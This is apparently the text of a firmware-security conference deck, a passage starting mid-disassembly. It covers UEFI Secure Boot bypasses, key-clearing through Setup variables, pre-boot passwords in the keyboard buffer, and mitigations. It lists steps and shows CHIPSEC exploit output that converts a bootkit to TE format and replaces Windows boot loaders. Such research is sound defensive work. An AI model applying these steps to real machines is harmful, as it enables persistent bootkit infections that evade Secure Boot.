jz      short ret_EFI_LOAD_ERROR

```

```

ret_EFI_LOAD_ERROR:
mov     rax, 8000000000000001h

```

```

Exit:
add     rsp, 50h
pop     r13
pop     rdi
pop     rsi
pop     rbp
pop     rbx
retn
GetFileBuffer endp

```

```

IsValidPe proc near ; CODE XR
cmp     word ptr [rcx], 'ZM'
jnz     short NotValid
mov     eax, [rcx+3Ch]
add     rcx, rcx
cmp     dword ptr [rcx], 'EP'
jnz     short NotValid
cmp     word ptr [rcx+4], 200h
jz      short Valid
cmp     word ptr [rcx+4], 8664h
jnz     short NotValid

```

```

Valid: ; CODE XR
cmp     word ptr [rcx+18h], 208h
jnz     short NotValid
mov     eax, 1
retn

```

```

; -----
NotValid: ; CODE XR
; IsValid

```

```

xor     eax, eax
retn
IsValidPe endp

```

```

Exit:
xor     eax, eax
jmp     short Exit

Exit:
add     rsp, 40h
pop     rdi
pop     rsi
pop     rbx
retn
ExecuteSecurityHandler endp

```

PE/TE Header Confusion

- **ExecuteSecurityHandler** calls **GetFileBuffer** to read an executable file.
- **GetFileBuffer** reads the file and checks it to have a valid PE header. It returns **EFI_LOAD_ERROR** if executable is not PE/COFF.
- **ExecuteSecurityHandler** returns **EFI_SUCCESS (0)** in case **GetFileBuffer** returns an error
- **Signature Checks are Skipped!**

PE/TE Header Confusion

BIOS allows running TE images w/o signature check

- Malicious PE/COFF EFI executable (bootkit.efi)
- Convert executable to TE format by replacing PE/COFF header with TE header
- Replace OS boot loaders with resulting TE EFI executable
- Signature check is skipped for TE EFI executable
- Executable will load and patch original OS boot loader

```
[+] imported chipsec.modules.exploits.secureboot.te
[x][ =====
[x][ Module: 'TE Header' Secure Boot Bypass exploit
[x][ =====
[*] Replacing bootloaders on EFI System Partition (ESP) z:\..
[*] Converting PE/COFF executable chipsec/modules/exploits/secureboot/bootkit.efi to TE format...
[*] Replacing z:\EFI\Boot\bootx64.efi with bootkit...
[*] Replacing z:\EFI\Microsoft\Boot\bootmgfw.efi with bootkit...
[*] Reboot now!
```

Demo

(Secure Boot Bypass via PE/TE Header Confusion)

Other Secure Boot Problems


CSM Enabled with Secure Boot

- CSM Module Allows Legacy On UEFI Based Firmware
- Allows Legacy OS Boot Through [Unsigned] MBR
- Allows Loading Legacy [Unsigned] Option ROMs
- Once CSM is ON, UEFI BIOS dispatches legacy OROMs then boots MBR
- CSM Cannot Be Turned On When Secure Boot is Enabled
- CSM can be turned On/Off in BIOS Setup Options
- But cannot select "CSM Enabled" when Secure Boot is On

Mitigations

- Force CSM to Disabled if Secure Boot is Enabled
- But don't do that only in Setup HII
- Implement isCSMEnabled() function always returning FALSE in Secure Boot
- Never fall back to legacy boot through MBR if Secure Boot verification of UEFI executable fails

Clearing Platform Key... from Software




"Clear Secure Boot keys" takes effect after reboot

➔ The switch that triggers clearing of Secure Boot keys is in UEFI Variable (happens to be in 'Setup' variable)

But recall that Secure Boot is OFF without Platform Key

PK is cleared ➔ Secure Boot is Disabled

Install Default Keys... From Where?



Default Secure Boot keys can be restored [When there's no PK]

Switch that triggers restore of Secure Boot keys to their default values is in UEFI Variable (happens to be in 'Setup')

Nah.. Default keys are protected. They are in FV

But we just added 9 hashes to the DBX blacklist ☹

Did You Notice Secure Boot Was Disabled?

The system protects Secure Boot configuration from modification but has an implementation bug


Firmware stores integrity of Secure Boot settings & checks on reboot
Upon integrity mismatch, beeps 3 times, waits timeout then...



```
0183: Bad CRC of Security Settings in EFI variable.  
Configuration changed - Restart the system._
```

Keeps booting with modified Secure Boot settings

BIOS Attack Surface: BIOS Settings



Handling Sensitive Data

Pre-Boot Passwords Exposure

- BIOS and Pre-OS applications store keystrokes in legacy BIOS keyboard buffer in BIOS data area (at PA = 0x41E)
 - BIOS, HDD passwords, Full-Disk Encryption PINs etc.
 - Some BIOS'es didn't clear keyboard buffer
 - [Bypassing Pre-Boot Authentication Passwords](#)
-
- `chipsec_main -m common.bios_kbrd_buffer`


Secrets in the Keyboard Buffer?

```
[*] running module: chipsec.modules.common.bios_kbrd_buffer
[x][ =====
[x][ Module: Pre-boot Passwords in the BIOS Keyboard Buffer
[x][ =====
[*] Keyboard buffer head pointer = 0x3A (at 0x41A), tail pointer = 0x3A (at 0x41C)
[*] Keyboard buffer contents (at 0x41E):
20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 |
20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 |
[-] Keyboard buffer tail points inside the buffer (= 0x3A)
    It may potentially expose lengths of pre-boot passwords. Was your password 15
characters long?
[*] Checking contents of the keyboard buffer..

[+] PASSED: Keyboard buffer looks empty. Pre-boot passwords don't seem to be
exposed
```

* Better check from EFI shell as OS/pre-boot app might have cleared the keyboard buffer

BIOS Attack Surface: SMI Handlers




What? More Issues With SMI Handlers ?

Multiple UEFI BIOS SMI Handler Vulnerabilities

- Coordination is ongoing with independent BIOS vendors and platform manufacturers

Do BIOS Attacks Require Kernel Privileges?




To attack BIOS, exploit needs access to HW:

- PCIe config,
- I/O ports,
- physical memory,
- etc.

**So, generally, yes.
Kernel privileges are required..**

Unless Suitable Kernel Driver Already Signed



Legitimate signed OS kernel driver which can do all this on behalf of a user mode app (as a *confused deputy*).

We found suitable driver signed for Windows 64bit versions (co-discovered with researchers from MITRE)

Best Practices

- Enable HW protections for the BIOS firmware and SMRAM
- Have a recovery mechanism for BIOS firmware and essential configuration
- Minimize UEFI variables attack surface
- White-list UEFI variables in OS kernel or in SetVariable SMI handler
- Don't store sensitive data in SPI flash
- Consider all NVRAM contents malicious when handling them in FW
- Thoroughly validate input to SMI handlers from runtime OS
- Assume all input to SMI handlers malicious (variables, CMOS memory, ACPI tables, ACPI NVS, CPU GP registers, HW registers..)
- Sign firmware updates (UEFI capsules on reset/S3)
- Use secure defaults for static and dynamic Pcd settings
- Sanitize passwords/keys from DRAM
- Frequently sync with edk/UDK

Key Takeaways

- Configuring hardware and firmware securely is not trivial
- Use available tools to test secure hardware configuration
 - ✓ CHIPSEC framework
 - ✓ MITRE [Copernicus](#)
- Windows [Hardware Security Test Interface](#) (HSTI) sounds like a good idea
- Participate in UEFI Forum security sub-teams
 - ✓ Newly formed USRT (UEFI Security Response Team)
 - ✓ USST (UEFI Security) and PSST (PI Security) sub-teams
- We are offering trainings in platform firmware security to OEMs/IBVs
- Do not assume attacks on BIOS/firmware are only by OS kernel exploits, complex, system/BIOS specific, obscure & unnecessary

CHIPSEC Framework Available Now!


Growing set of modules to test for low level vulnerabilities

Support for:

- Development of new / custom modules (vulnerability checks and security test tools)
- Manual research/analysis
- System firmware forensics

Try it and contribute to platform security

<https://github.com/chipsec/chipsec>



THANK YOU!

Ref: BIOS Security Guidelines / Best Practices

- CHIPSEC framework: <https://github.com/chipsec/chipsec>
- MITRE [Copernicus](#) tool
- NIST BIOS Protection Guidelines ([SP 800-147](#) and [SP 800-147B](#))
- [IAD BIOS Update Protection Profile](#)
- [Windows Hardware Certification Requirements](#)
- UEFI Forum sub-teams: USST (UEFI Security) and PSST (PI Security)
- [UEFI Firmware Security Best Practices](#)
 - BIOS Flash Regions
 - UEFI Variables in Flash (UEFI Variable Usage Technical Advisory)
 - Capsule Updates
 - SMRAM
 - Secure Boot

Ref: BIOS Security Research

- Security Issues Related to Pentium System Management Mode ([CSW 2006](#))
- Implementing and Detecting an ACPI BIOS Rootkit ([BlackHat EU 2006](#))
- Implementing and Detecting a PCI Rootkit ([BlackHat DC 2007](#))
- Programmed I/O accesses: a threat to Virtual Machine Monitors? ([PacSec 2007](#))
- Hacking the Extensible Firmware Interface ([BlackHat USA 2007](#))
- BIOS Boot Hijacking And VMWare Vulnerabilities Digging ([PoC 2007](#))
- Bypassing pre-boot authentication passwords ([DEF CON 16](#))
- Using SMM for "Other Purposes" ([Phrack65](#))
- Persistent BIOS Infection ([Phrack66](#))
- A New Breed of Malware: The SMM Rootkit ([BlackHat USA 2008](#))
- Preventing & Detecting Xen Hypervisor Subversions ([BlackHat USA 2008](#))
- A Real SMM Rootkit: Reversing and Hooking BIOS SMI Handlers ([Phrack66](#))
- Attacking Intel BIOS ([BlackHat USA 2009](#))
- Getting Into the SMRAM: SMM Reloaded ([CSW 2009](#), [CSW 2009](#))
- Attacking SMM Memory via Intel Cache Poisoning ([ITL 2009](#))
- BIOS SMM Privilege Escalation Vulnerabilities ([bugtraq 2009](#))
- System Management Mode Design and Security Issues ([IT Defense 2010](#))
- Analysis of building blocks and attack vectors associated with UEFI ([SANS Institute](#))
- (U)EFI Bootkits ([BlackHat USA 2012](#) @snare, [SaferBytes 2012](#) Andrea Allievi, [HITB 2013](#))
- Evil Maid Just Got Angrier ([CSW 2013](#))
- A Tale of One Software Bypass of Windows 8 Secure Boot ([BlackHat USA 2013](#))
- BIOS Chronomancy ([NoSuchCon 2013](#), [BlackHat USA 2013](#), [Hack.lu 2013](#))
- Defeating Signed BIOS Enforcement ([PacSec 2013](#), [Ekoparty 2013](#))
- UEFI and PCI BootKit ([PacSec 2013](#))
- Meet 'badBIOS' the mysterious Mac and PC malware that jumps airgaps ([#badBios](#))
- All Your Boot Are Belong To Us (CanSecWest 2014 [Intel](#) and [MITRE](#))
- Setup for Failure: Defeating Secure Boot ([Syscan 2014](#))
- Setup for Failure: More Ways to Defeat Secure Boot ([HITB 2014 AMS](#))
- Analytics, and Scalability, and UEFI Exploitation ([INFILTRATE 2014](#))
- PC Firmware Attacks, Copernicus and You ([AusCERT 2014](#))
- Extreme Privilege Escalation (BlackHat USA 2014)